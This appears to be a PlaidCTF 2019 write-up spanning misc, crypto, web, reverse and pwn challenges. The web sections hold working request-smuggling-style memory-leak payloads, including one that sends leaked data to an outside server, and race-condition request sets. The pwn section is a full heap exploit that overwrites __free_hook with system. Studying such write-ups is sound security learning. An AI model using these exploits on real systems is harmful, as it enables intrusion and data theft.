

WriteUp

Challenge

MISC

Graffiti

A pcap file consists of quake3 packets is given to us and the video shows the player from client drew 'PCTF{P}' on the wall.


After reviewing source code of quake3, we observed that we need to recover all commands sent from client (i.e., 192.168.151.140) to server (i.e., 192.168.151.139), so that we can recover flag via mouse operations.

But recovering client commands is quite annoying for lots of XOR encode/decode operations. Luckily, we found a awesome project from <https://github.com/0xa/q3tools> and we decoded all client commands after a bit of fixing to q3tools.

The result looks like this:

```
----- packet #2000 [192.168.151.139] (26 bytes)
SPacket: #000003ee: [00000002]
- Op: NcSvSnapshot
  - server_time: 51600
  - last_frame: 1
  - flags: 4
  - area_mask: b'\xfe'
  - player_state: NcPlayerState
    - fields: {'commandTime': 51529, 'viewangles[1]': -173.5565185546875, 'weaponTime': 16}
    - player_stats: {}
    - pers_stats: {}
    - ammo: {}
    - powerups: {}
  - entities: NcPlayerState
    - 0: NcEntity(id=125, status='removed', fields=None)
----- packet #2001 [192.168.151.140] (34 bytes)
CPacket: #000003da: [00000003]
- Move: NcUserCmd(time=51529, values={'weapon': 262, 'angles[0]': 2202, 'angles[1]': 17537, 'b
- Move: NcUserCmd(time=51555, values={'weapon': 262, 'angles[0]': 2202, 'angles[1]': 17537, 'b
```

We used matplotlib.pyplot to redraw the flag by utilizing viewangles with weaponTime set.



Flag is **PCTF{PEWPEWPEWWX}**

Project Eulernt

We could do it in three steps

1. Factor the 333! To get the factors such as $333! = p^a \cdot q^b \dots$
2. Then depend on whether a is odd or even
 - a. $333! = p^{(a-1)} \cdot p \dots$ if a is odd
 - b. $333! = p^a \dots$ if a is even.
3. Last we just got a small list of single factor of 333!, then we could use dfs to find a solution. Here we should be careful not to use so many division operation.

```
import gmpy2
from factordb.factordb import FactorDB
from decimal import Decimal
N = int(gmpy2.fac(333))
sN = int(gmpy2.isqrt(N))
f = FactorDB(N)
f.connect()
delta = sN*Decimal(1e-8)
```

```

number= f.get_factor_list()
nummap = dict()
for i in number:
    if i in nummap:
        nummap[i]+=1
    else:
        nummap[i]=1
ans = 1
left =[]
for i in nummap:
    num = nummap[i]/2*2
    ans = ans*pow(i,num/2)
    tmp = nummap[i]-num
    if tmp>0:
        left.append(i)
print ans
print left
print delta
left.sort()
bestdelta = sN
bestgood = sN
expect = sN/ans
already = ans

def dfs(idx, ans):
    global bestgood,already
    if idx >= len(left):
        return -1
    ans *= left[idx]
    if ans > expect:
        return -1
    if expect-ans<bestgood:
        bestgood = expect-ans
        goodness = Decimal(abs(ans*already - sN)) / sN
        print(goodness)
        if goodness<1e-8:
            print(ans*already)
            exit(0)
    dfs(idx + 1, ans)
    dfs(idx + 1, ans / left[idx])
dfs(0, 1)

```

3214726326289861843166936542220509677124023330691442363925664147722775634603
4617260121049733959147793391435068956416808542422427284968891476868969712017
7608877896074535974770212465744310388938780818522655253970323795176392887303
0801649516572509279496528602720478602324299073834456742558357099654730807980
851200

Everland

Before the movement of the boss, we have an opportunity to strike the boss first. The HP of the boss is chosen from the previous adversary who has the highest strength and shares the same reference variable with it. Thus, we could sacrifice the boss by capturing the first enemy.

can you guess me

Space Saver

A Whaley Good Joke

Crypto

R u SAd? (TODO)

Horst

The challenge script defines a Permutation class and it implements a Permutation Group cipher, and the encrypt operation is $(x, y) \Rightarrow (x * \text{inv}(k) * y * k)$, k is the key. It uses 3 round encrypt and give us 2 plaintext-ciphertext pairs.

We can calculate the 3-round encryption that makes (x, y) into

(
 $y * \text{inv}(k) * (x * \text{inv}(k) * y * k) * k$,
 $(x * \text{inv}(k) * y) * (y * \text{inv}(k) * (x * \text{inv}(k) * y * k) * k) * k$
), A k and a $\text{inv}(k)$ meets in the middle and can be multiplied into an identity. As the (x, y) is known, we can left multiply the second element of the cipher with $\text{inv}(x)$ and left multiply the first one with y , so we transformed the cipher into (

$y * y * \text{inv}(k) * (x * \text{inv}(k) * y * k) * k$
 $(\text{inv}(k) * y) * (y * \text{inv}(k) * (x * \text{inv}(k) * y * k) * k) * k$
). Let $y * y * \text{inv}(k) * (x * \text{inv}(k) * y * k) * k = A$, we got
 (

A,

$\text{inv}(k) * A * k$

). Let $\text{inv}(k) * A * k = B$, we could get a formula about k that $Ak = kB$, A and B are known. With the calculating properties of the multiply operation, we can know $k[A[i]] = B[k[i]]$, then we can brute force $k[0]$ and fill in k with the formula, and we can fill with one plaintext-ciphertext pair and check the result with another one.

Script:

```
if __name__ == "__main__":
    R=[((Permutation([48, 27, 39, 5, 49, 32, 26, 23, 19, 22, 28, 63, 60, 18, 35,
59, 15, 52, 11, 0, 12, 50, 46, 13, 25, 47, 14, 54, 42, 16, 29, 37, 31, 4, 21, 61,
40, 6, 30, 62, 2, 10, 45, 56, 3, 36, 17, 8, 55, 20, 7, 43, 9, 51, 53, 58, 44, 34,
57, 1, 33, 41, 38, 24])), Permutation([28, 34, 61, 25, 57, 56, 59, 7, 6, 27, 62,
0, 54, 10, 36, 23, 21, 38, 35, 40, 30, 45, 60, 55, 22, 5, 52, 29, 11, 17, 44, 31,
63, 42, 41, 51, 20, 3, 13, 14, 46, 37, 2, 48, 32, 26, 15, 33, 19, 49, 50, 4, 8,
47, 43, 16, 1, 53, 39, 12, 24, 18, 58, 9])), (Permutation([5, 13, 36, 51, 3, 63,
59, 53, 45, 52, 37, 10, 39, 15, 41, 16, 57, 49, 34, 21, 40, 2, 44, 55, 6, 24, 43,
23, 48, 25, 8, 60, 26, 62, 19, 12, 33, 7, 29, 30, 27, 18, 0, 46, 61, 11, 50, 4,
32, 38, 54, 17, 14, 35, 42, 9, 47, 20, 28, 31, 56, 58, 1, 22])), Permutation([25,
45, 37, 52, 27, 26, 9, 55, 40, 15, 59, 30, 3, 13, 62, 8, 17, 53, 47, 56, 6, 20,
11, 0, 24, 21, 39, 33, 19, 32, 41, 44, 43, 5, 18, 60, 58, 12, 23, 42, 46, 22, 36,
16, 28, 63, 38, 10, 49, 4, 14, 1, 34, 57, 7, 54, 48, 29, 2, 31, 35, 61, 51,
50]))), ((Permutation([27, 11, 22, 17, 49, 33, 48, 12, 14, 6, 62, 53, 41, 5, 24,
13, 21, 46, 36, 61, 29, 60, 58, 43, 16, 47, 45, 20, 39, 37, 19, 31, 10, 42, 44,
54, 51, 15, 0, 34, 35, 18, 8, 26, 30, 23, 3, 40, 32, 52, 28, 1, 7, 2, 25, 59, 38,
9, 56, 50, 4, 57, 63, 55])), Permutation([50, 62, 22, 26, 33, 21, 35, 23, 53, 45,
47, 24, 41, 10, 38, 31, 2, 15, 55, 32, 34, 1, 25, 49, 52, 6, 37, 58, 7, 19, 29,
17, 16, 3, 4, 11, 63, 8, 27, 0, 59, 18, 54, 12, 61, 39, 13, 28, 20, 51, 36, 42,
9, 56, 46, 60, 30, 5, 48, 57, 43, 40, 14, 44])), (Permutation([63, 61, 38, 9, 30,
51, 39, 33, 45, 24, 0, 5, 17, 6, 23, 20, 49, 22, 18, 29, 37, 59, 28, 31, 36, 26,
2, 13, 53, 52, 34, 19, 25, 44, 16, 27, 43, 55, 8, 42, 12, 21, 62, 46, 7, 4, 56,
35, 41, 10, 3, 11, 57, 50, 15, 14, 48, 40, 60, 1, 47, 32, 54, 58])),
Permutation([44, 31, 39, 23, 24, 26, 32, 57, 35, 55, 17, 3, 42, 7, 33, 14, 30,
47, 21, 56, 50, 62, 58, 11, 60, 36, 37, 63, 20, 2, 15, 25, 5, 34, 0, 22, 28, 45,
40, 38, 46, 41, 9, 59, 1, 8, 27, 49, 52, 4, 6, 16, 10, 48, 43, 29, 12, 13, 54,
51, 18, 19, 53, 61]))))]]
    x1 = R[0][0][0]
    y1 = R[0][0][1]
    A = [0] * 2
```

```

B = [0] * 2
A[0] = y1 * R[0][1][0]
B[0] = x1.inv() * R[0][1][1]
x2 = R[1][0][0]
y2 = R[1][0][1]
A[1] = y2 * R[1][1][0]
B[1] = x2.inv() * R[1][1][1]
# k.inv() * A * k = B
# A * k = k * B
# k[A[i]] = B[k[i]]
for i in xrange(1, 64): # brute k[0]
    k = [-1] * 64
    k[0] = i
    cur = 0
    flag = 0
    while not all(x in k for x in range(64)):
        for t in xrange(2):
            for j in xrange(64):
                if (k[j] == -1):
                    continue
                cur = A[t][j]
                # print cur
                if (k[cur] == -1):
                    k[cur] = B[t][k[j]]
                elif (k[cur] == B[t][k[j]]):
                    continue
                else:
                    flag = 1
                    break
            if (flag):
                break
        # print k
    if flag == 0:
        k = Permutation(k)
        if (k.inv() * A[0] * k == B[0] and k.inv() * A[1] * k == B[1]):
            print k.L
            print "The flag is: PCTF{%s}" % sha1(str(k)).hexdigest()

```

Web

Potent quotable

There is a space of share memory for request or response HTTP package.

```
62     exit(2);
63 }
64 init_req(req);
65 raw_req = (char *)malloc(0x2010uLL);
66 if ( !raw_req )
67 {
68     fwrite("Allocation Error: malloc failed. Exiting.\n", 1uLL, 0x2BuLL, stderr);
69     exit(2);
70 }
71 change_fd(raw_req, fd);
72 n = sub_5321(raw_req, &src, 0x2000uLL);
73 if ( (n & 0x8000000000000000uLL) != 0LL )
74 {
75     fwrite("IO Error: readline failed. Exiting.\n", 1uLL, 0x25uLL, stderr);
76     exit(2);
77 }
78 if ( (signed int)__isoc99_sscanf(&src, "%s %s %s", req->method, &path, req->http_version) > 2 )
79 {
80     if ( n == 0x1FFF )
81         is_bad_request = 1;
82     }
83     else
84     {
85         is_bad_request = 1;
86     }
87     req->uri = strdup(&path);
88     while ( 1 )
89     {
90         while ( 1 )
91         {
92             n = sub_5321(raw_req, &src, 0x2000uLL);
93             if ( (n & 0x8000000000000000uLL) != 0LL )
94             {
95                 fwrite("IO Error: readline failed. Exiting.\n", 1uLL, 0x25uLL, stderr);
96                 exit(2);
97             }
```

I can simply use `content-length:99999` to leak the memory of response HTTP package into the request HTTP package. Here is an example.

```
GET /api/report/eb1ef732-5b62-48db-9633-826e3c8b4c28 HTTP/1.1 Range: by
Host: quotables.pwni.ng:1337
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:http://quotables.pwni.ng:1337/report?%27%22%3C%3E
origin: http://quotables.pwni.ng:1337
X-Requested-With: xmlhttprequest
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0

adasd
sas
his_is_response
```

So i got the idea :

1. Leading admin to visit /api/flag , the response package will store in the share space.
2. Sending a POST package with `content-length:99999`, and the reponse packet with flag in memory will join up with the POST package.
3. Using boundary to close the POST package (`boundary=-----359443947`

The full package will see like this which i tried in my local env :

```
POST /report HTTP/1.1
Host: app:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:10.0.3) Gecko/20120305
Firefox/10.0.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://quotables.pwni.ng:1337/quote
Content-Type: multipart/form-data; boundary=-----359443947
Content-Length: 99999
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Proxy-Connection: close

-----359443947
Content-Disposition: form-data; name="path"
http://myserver/?a=
'HTTP/1.0 404 NOT FOUND
Content-Type: text/html
Content-Length: 232
Content-Security-Policy: default-src 'none'; script-src
'nonce-rpNK7KvvK90D6VHoEK0kTg='; style-src 'self'; img-src 'self';
connect-src 'self'
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Sat, 13 Apr 2019 13:33:41 GMT

flag{123}
'HTTP/1.0 404 NOT FOUND
Content-Type: text/html
Content-Length: 232
```



```
Content-Security-Policy: default-src 'none'; script-src
'nonce-rpNK7KvvK90D6VHoEK0kTg=='; style-src 'self'; img-src 'self';
connect-src 'self'
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Sat, 13 Apr 2019 13:33:41 GMT

-----359443947--
```

The final exploit is :

```
→ ~ cat app5.txt
POST /quotes/new HTTP/1.1
Host: quotables.pwni.ng:1337
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://quotables.pwni.ng:1337/quotes/new
Content-Type: multipart/form-data; boundary=-----15473232712
Content-Length: 999999
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: 1

-----15473232712
Content-Disposition: form-data; name="quote"
```

```
→ ~ cat c.py
import os


while 1:
    os.system("nc quotables.pwni.ng 1337 < app5.txt")
```

Burp suite intruder:

```
POST /report HTTP/1.1
Host: quotables2.pwni.ng:1337
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://quotables.pwni.ng:1337/quote
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: 1
```

path=http://ebcece08.w1n.pw/aaa.html

```
nohup python a.py > a.log &
nohup python a.py > b.log &
tail -f a.log b.log
cat *.log|grep -E "1337/quote\[0-9a-f\]{36}"|sed
's/.*\([0-9a-f\]{36}\).*/http://quotables.pwni.ng:1337/Vapi/Vquote/V1/'|tee -a quotes.log|xargs curl
-s |tee -a quotes.log
```



```
&#39;self&#39;; img-src &#39;self&#39;; connect-src &#39;self&#39;;
Server: Werkzeug/0.15.2 Python/3.6.7
Date: Sat, 13 Apr 2019 19:37:03 GMT

CTGF{TBL_sTr1k3S_4gA1n_Fr0m_199I}isposition: form-data; name=&#34;attribution&#34;
aaa
```

Triggered

After doing a simple code audit, i found that there is a race condition in `login` and `search`. So i used my burp suite to proof it. Here are four packages in intruder:

```
POST /login HTTP/1.1
Host: triggered.pwni.ng:52856
```

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://triggered.pwni.ng:52856/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Cookie: session=147941fc-763f-4d91-964a-866532b63d9d
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: § 1§

username=myuser

POST /login/password HTTP/1.1
Host: triggered.pwni.ng:52856
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://triggered.pwni.ng:52856/login/password
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: session=147941fc-763f-4d91-964a-866532b63d9d
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: §1§

password=mypass

POST /search HTTP/1.1
Host: triggered.pwni.ng:52856
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate
Referer: http://triggered.pwni.ng:52856/search
Content-Type: application/x-www-form-urlencoded
Content-Length: 7
Cookie: session=147941fc-763f-4d91-964a-866532b63d9d
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: §1§

query=flag

POST /login HTTP/1.1
Host: triggered.pwni.ng:52856
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://triggered.pwni.ng:52856/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie: session=147941fc-763f-4d91-964a-866532b63d9d
X-Requested-With: xmlhttprequest
Connection: close
Upgrade-Insecure-Requests: §1§

username=admin

And i got flag in some packages of `search`.

Reverse

Plaid Party Planning III & PPP III 2

The challenge implemented an interesting “party simulator”. The party simulator optionally takes a permutation of 1~15, interpret it as seat placement and either simulates the party or checks whether the party won’t fail. It decrypts and prints the flag with the input if the party successfully ends in simulation mode, so it looks like our goal is to find a seat placement which can pass the check.

After some reversing we concluded that there are 15 people and 19 dishes around/on a circular desk. These 19 dishes was divided into 5 categories. Each person have an action sequence. Each action is of form “fetch the nearest dish of category X” or “put back the dish of category X”. A person can hold more than one dishes at the same time, and if two people are trying to access the same dish, one will wait for another to finish. Additionally, ricky doesn’t like a specific dish so he can’t be put near that one, I believe this is used to reduce solution set size. This is actually a rephrased version of static resource allocation/deadlock detection problem with “person” being “thread”, “category” being “resource” and “dish” being “lock”. Unfortunately we didn’t find any existing solver so we hacked up a backtracking one.

```
#include <bits/stdc++.h>

using namespace std;

// Get x: x, Put x: ~x
vector<int> people_action[15] = {
    {4, 3, ~4, 0, ~3, ~0, 2, 1, ~2, ~1, 0, 2, ~0, 0, ~2, ~0}, // 0: awesie
    {0, 4, 2, 1, ~0, ~1, 3, ~2, ~3, 1, ~1, ~4}, // 1: cai
    {2, 1, ~2, 2, ~2, 0, ~0, 4, ~4, 3, ~3, ~1}, // 2: eryl
    {4, 3, ~4, 0, ~3, ~0, 2, 1, ~2, 4, ~1, ~4}, // 3: f0xtrot
    {1, 2, 3, ~1, ~3, ~2, 2, 3, ~3, ~2}, // 4: jarsp
    {4, 3, ~4, 0, ~0, 2, ~3, 1, ~1, ~2, 0, 2, ~0, ~2}, // 5: panda
    {0, 2, ~0, 1, ~1, ~2, 3, 0, ~0, 4, ~3, ~4}, // 6: ricky
    {1, 3, 2, ~3, ~2, ~1}, // 7: ryan
    {0, 2, ~2, ~0, 2, 1, ~1, ~2, 3, 4, ~4, ~3}, // 8: strikeskids
    {3, 1, ~1, 4, ~4, ~3, 0, 2, ~0, 1, ~2, ~1}, // 9: susie
    {1, 3, 2, ~2, ~1, 0, ~3, ~0}, // 10: tylerni7
    {4, 1, 2, ~1, ~4, 1, ~1, ~2, 0, 1, 2, ~0, ~1, ~2}, // 11: ubuntuor
    {0, 1, ~0, 2, 3, ~2, ~3, ~1, 1, 3, ~1, ~3}, // 12: waituck
    {0, 2, ~0, 1, ~1, ~2, 0, 4, ~0, ~4}, // 13: zaratec
    {3, 1, 2, ~3, ~2, ~1, 1, 2, ~2, 2, ~2, ~1}, // 14: zwad3
};

vector<int> dishes[5] = {
    {0, 3, 6, 9, 12},
    {1, 6, 11}, // Ricky shouldn't touch the second dish in this
    {1, 4, 8, 14},
    {2, 8},
    {1, 5, 9, 10, 13},
};

int distance(int person_place, int dish_place) {
    assert(person_place >= 0 && person_place < 15 && dish_place >= 0 && dish_place < 15);
    int a = 2 * (person_place - dish_place + 15) % 30;
    int b = (2 * (dish_place - person_place + 15) + 1) % 30;
    return min(a, b);
}
```

```

int nearest_dish(int person_place, int dishcat) {
    int mindist = INT32_MAX;
    int minidx = -1;
    for (int i = 0; i < dishes[dishcat].size(); i++) {
        int dist = distance(person_place, dishes[dishcat][i]);
        if (dist < mindist) {
            mindist = dist;
            minidx = i;
        }
    }
    assert(minidx != -1);
    return minidx;
}

bool has[15];
int permu[15];
int nearest[15][5];

bool inpe[15];
int state[25];
vector<int> edges[15][25];
vector<int> guarded_by[15][25][25];
vector<int> guard_stack;

vector<int> dafuq;
// return true: unsafe; false: safe
bool validate_guard_stack(int pos) {
    if (pos >= guard_stack.size()) {
        assert(dafuq.size() == guard_stack.size());
        for (int i = 0; i < dafuq.size(); i++) {
            for (int j = 0; j < dafuq.size(); j++) {
                if (i != j && (dafuq[i] & dafuq[j])) return false;
            }
        }
        return true;
    }
    int gb = guard_stack[pos];
    int p, x, y;
    p = gb >> 16;
    x = (gb >> 8) & 0xFF;
    y = gb & 0xFF;
    bool unsafe = false;
    for (int gset : guarded_by[p][x][y]) {
        dafuq.push_back(gset);
        unsafe |= validate_guard_stack(pos + 1);
        dafuq.pop_back();
    }
    return unsafe;
}

bool cycdet(int N, int p, int x) {
    if (state[x] == 1) {
        return validate_guard_stack(0);
    }
    if (inpe[p]) return false;
    assert(state[x] == 0);
    state[x] = 1;
    inpe[p] = true;
    for (int y : edges[p][x]) {

```

```

    for (int pp = 0; pp < N; pp++) {
        if (pp == p) continue;
        guard_stack.push_back((p << 16) | (x << 8) | y);
        if (cycdet(N, pp, y)) {
            return true;
        }
        guard_stack.pop_back();
    }
}
state[x] = 0;
inpe[p] = false;
return false;
}

// true: ok, false: there is at least one deadlock
bool check_deadlock(int N) {
    for (int i = 0; i < N; i++) {
        for (int j = 0; j < 25; j++) {
            edges[i][j].clear();
        }
    }
    for (int i = 0; i < N; i++) {
        for (int j = 0; j < 25; j++) {
            for (int k = 0; k < 25; k++) {
                guarded_by[i][j][k].clear();
            }
        }
    }
    int ecnt = 0;
    for (int i = 0; i < N; i++) {
        int hold = 0;
        for (int action : people_action[i]) {
            int idx = action < 0 ? ~action : action;
            idx = idx * 5 + nearest[permu[i]][idx];
            if (action < 0) {
                assert(hold & (1 << idx));
                hold ^= 1 << idx;
            } else {
                assert(!(hold & (1 << idx)));
                for (int t = 0; t < 25; t++) {
                    if (hold & (1 << t)) {
                        edges[i][idx].push_back(t);
                        guarded_by[i][idx][t].push_back(hold);
                    }
                }
                hold ^= 1 << idx;
            }
        }
    }
    memset(state, 0, sizeof(state));
    memset(inpe, 0, sizeof(inpe));
    bool has_cycle = false;
    guard_stack.clear();
    for (int p = 0; p < N; p++) {
        for (int i = 0; i < 25; i++) {
            if (cycdet(N, p, i)) return false;
        }
    }
    return true;
}

```

```

int maxx = 0;

void debug(int cur) {
    printf("Depth: %d\n", cur);
    for (int i = 0; i < cur; i++) {
        printf("%d, ", permu[i]);
    }
    puts("");
}

bool dfs(int cur) {
    // debug(cur);
    if (!check_deadlock(cur)) return false;
    if (cur > 6 && nearest[permu[6]][1] == 1) return false;
    if (cur >= 15) {
        puts("SOLUTION");
        for (int i = 0; i < 15; i++) {
            printf("%d%c", permu[i] + 1, i == 14 ? '\n' : ' ');
        }
        // return true;
        return false;
    }
    printf("123");
    if (cur > maxx) {
        maxx = cur;
        cerr << "depth: " << maxx << endl;
    }
    for (int i = (cur == 0 ? 7 : 0); i < 15; i++) {
        if (cur == 0) cerr << "Progeess: " << i << endl;
        if (has[i]) continue;
        has[i] = true;
        permu[cur] = i;
        if (dfs(cur + 1)) return true;
        permu[cur] = -1;
        has[i] = false;
    }
    return false;
}

int main(void) {
    memset(permu, -1, sizeof(permu));
    for (int i = 0; i < 15; i++) {
        for (int j = 0; j < 5; j++) {
            nearest[i][j] = nearest_dish(i, j);
        }
    }
    if (dfs(0)) {
        puts("POSSIBLE");
        for (int i = 0; i < 15; i++) {
            printf("%d%c", permu[i] + 1, i == 14 ? '\n' : ' ');
        }
    } else {
        puts("IMPOSSIBLE");
    }
    return 0;
}

```


big maffs

The challenge implemented some very basic arbitrary precision integer arithmetic functions and uses them to compute a recursive function. Those arithmetic functions looks like add and subtract at first glance, but the sign of all carrying is negated. We didn't immediately identify what this is, so we take extracted the result of `add(1, 1)`, `add(add(1, 1), 1)`, ... with gdb: 1,6,7,4,5,26,27,24 and looked up the sequence on OEIS. Turns out it is indeed add and subtract, but in base -2. After that it is quite obvious the recursive function is Ackermann function and what the program computes is $A(10, 10) \% \text{mod}$, where mod is large integer hardcoded in the program. It then uses the result to decrypt flag. This is very similar to the problem 282 of Project Euler and there are plenty of editorials so I won't repeat how to solve the problem here. Sagemath code:

```
modulo = 87582797363973712706510077042909217030082081478550617
```

```
small_f = [ 0, 2, 4, 16, 65536 ]
```

```
log_small_f = [ 0, 1, 2, 4, 16, 65536 ]
```

```
def f(a, m):
```

```
    if m <= 1: return 0
```

```
    if a == 1: return 2 % m
```

```
    fac = m.factor()
```

```
    if len(fac) == 1:
```

```
        if fac[0][0] == 2:
```

```
            e = fac[0][1]
```

```
            if a >= len(log_small_f) or e <= log_small_f[a]:
```

```
                ret = 0
```

```
            else:
```

```
                ret = small_f[a]
```

```
        else:
```

```
            x = f(a - 1, euler_phi(m))
```

```
            ret = pow(2, x, m)
```

```
    else:
```

```
        xs = [int(f(a, p ** e)) for p, e in fac]
```

```
        ret = crt(xs, [p ** e for p, e in fac])
```

```
    return ret
```

```
# A(10, 10) is large enough
```

```
ans = f(233, modulo)
```

```
assert ans == f(123456, modulo)
```

```
ans -= 3
```

```
print ans
```

```
blah =
```

```

0xAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ans = int(ans)
neg2 = ((ans + blah) ^^ blah)
print hex(neg2)

flag = 0x6b10f2819373e6e1e49ce43aa03d6118066f5901bb05
print hex(flag ^^ neg2).decode('hex')[::-1]

```

Pwn

splaid-birch

This challenge is about splay tree. There is a out-of-bound in change root node. We can use it to leak by printf right-num, and change root to arbitrary address to write by sum_num.

```

#author by ziiiro
from pwn import *
# context.log_level = 'debug'
env={'LD_PRELOAD': './libsplaid.so.1'}
p = remote('splaid-birch.pwni.ng', 17579)
# p = process(argv = ['./splaid-birch'], env = env)
libc = ELF("./libc.so.6")
def add(num1, num2):
    p.sendline("5")
    p.sendline(str(num1))
    p.sendline(str(num2))
def select(id):
    p.sendline("4")
    sleep(0.2)
    p.sendline(str(id))
def delete(num1):
    p.sendline("1")

```

```
p.sendline(str(num1))
add(101,100)
add(103,102)
add(0,104)

select(553)

heap = int(p.recvuntil("\n")[:-1],10)
log.success("heap = " + hex(heap))
select(0)
delete(1)
p.recvuntil("\n")
for i in range(0xa0-5):

    add(0x100+i,0x101+i)

delete(0x102)
for i in range(2):
    add(0x10+i,0x11+i)
add(0x13,heap + 0x1db8)
select(18446744073709551607)
libc.address = int(p.recvuntil("\n")[:-1],10) - 0x3ebca0
log.success("libc base = " + hex(libc.address))
add(libc.symbols['__free_hook']-0x18,libc.symbols['__free_hook']-0x18
)
select(18446744073709550665)
add(libc.symbols['__free_hook']-0x18,libc.symbols['system'])
select(18446744073709550664)
add(0x6873,0x6873)
```

```
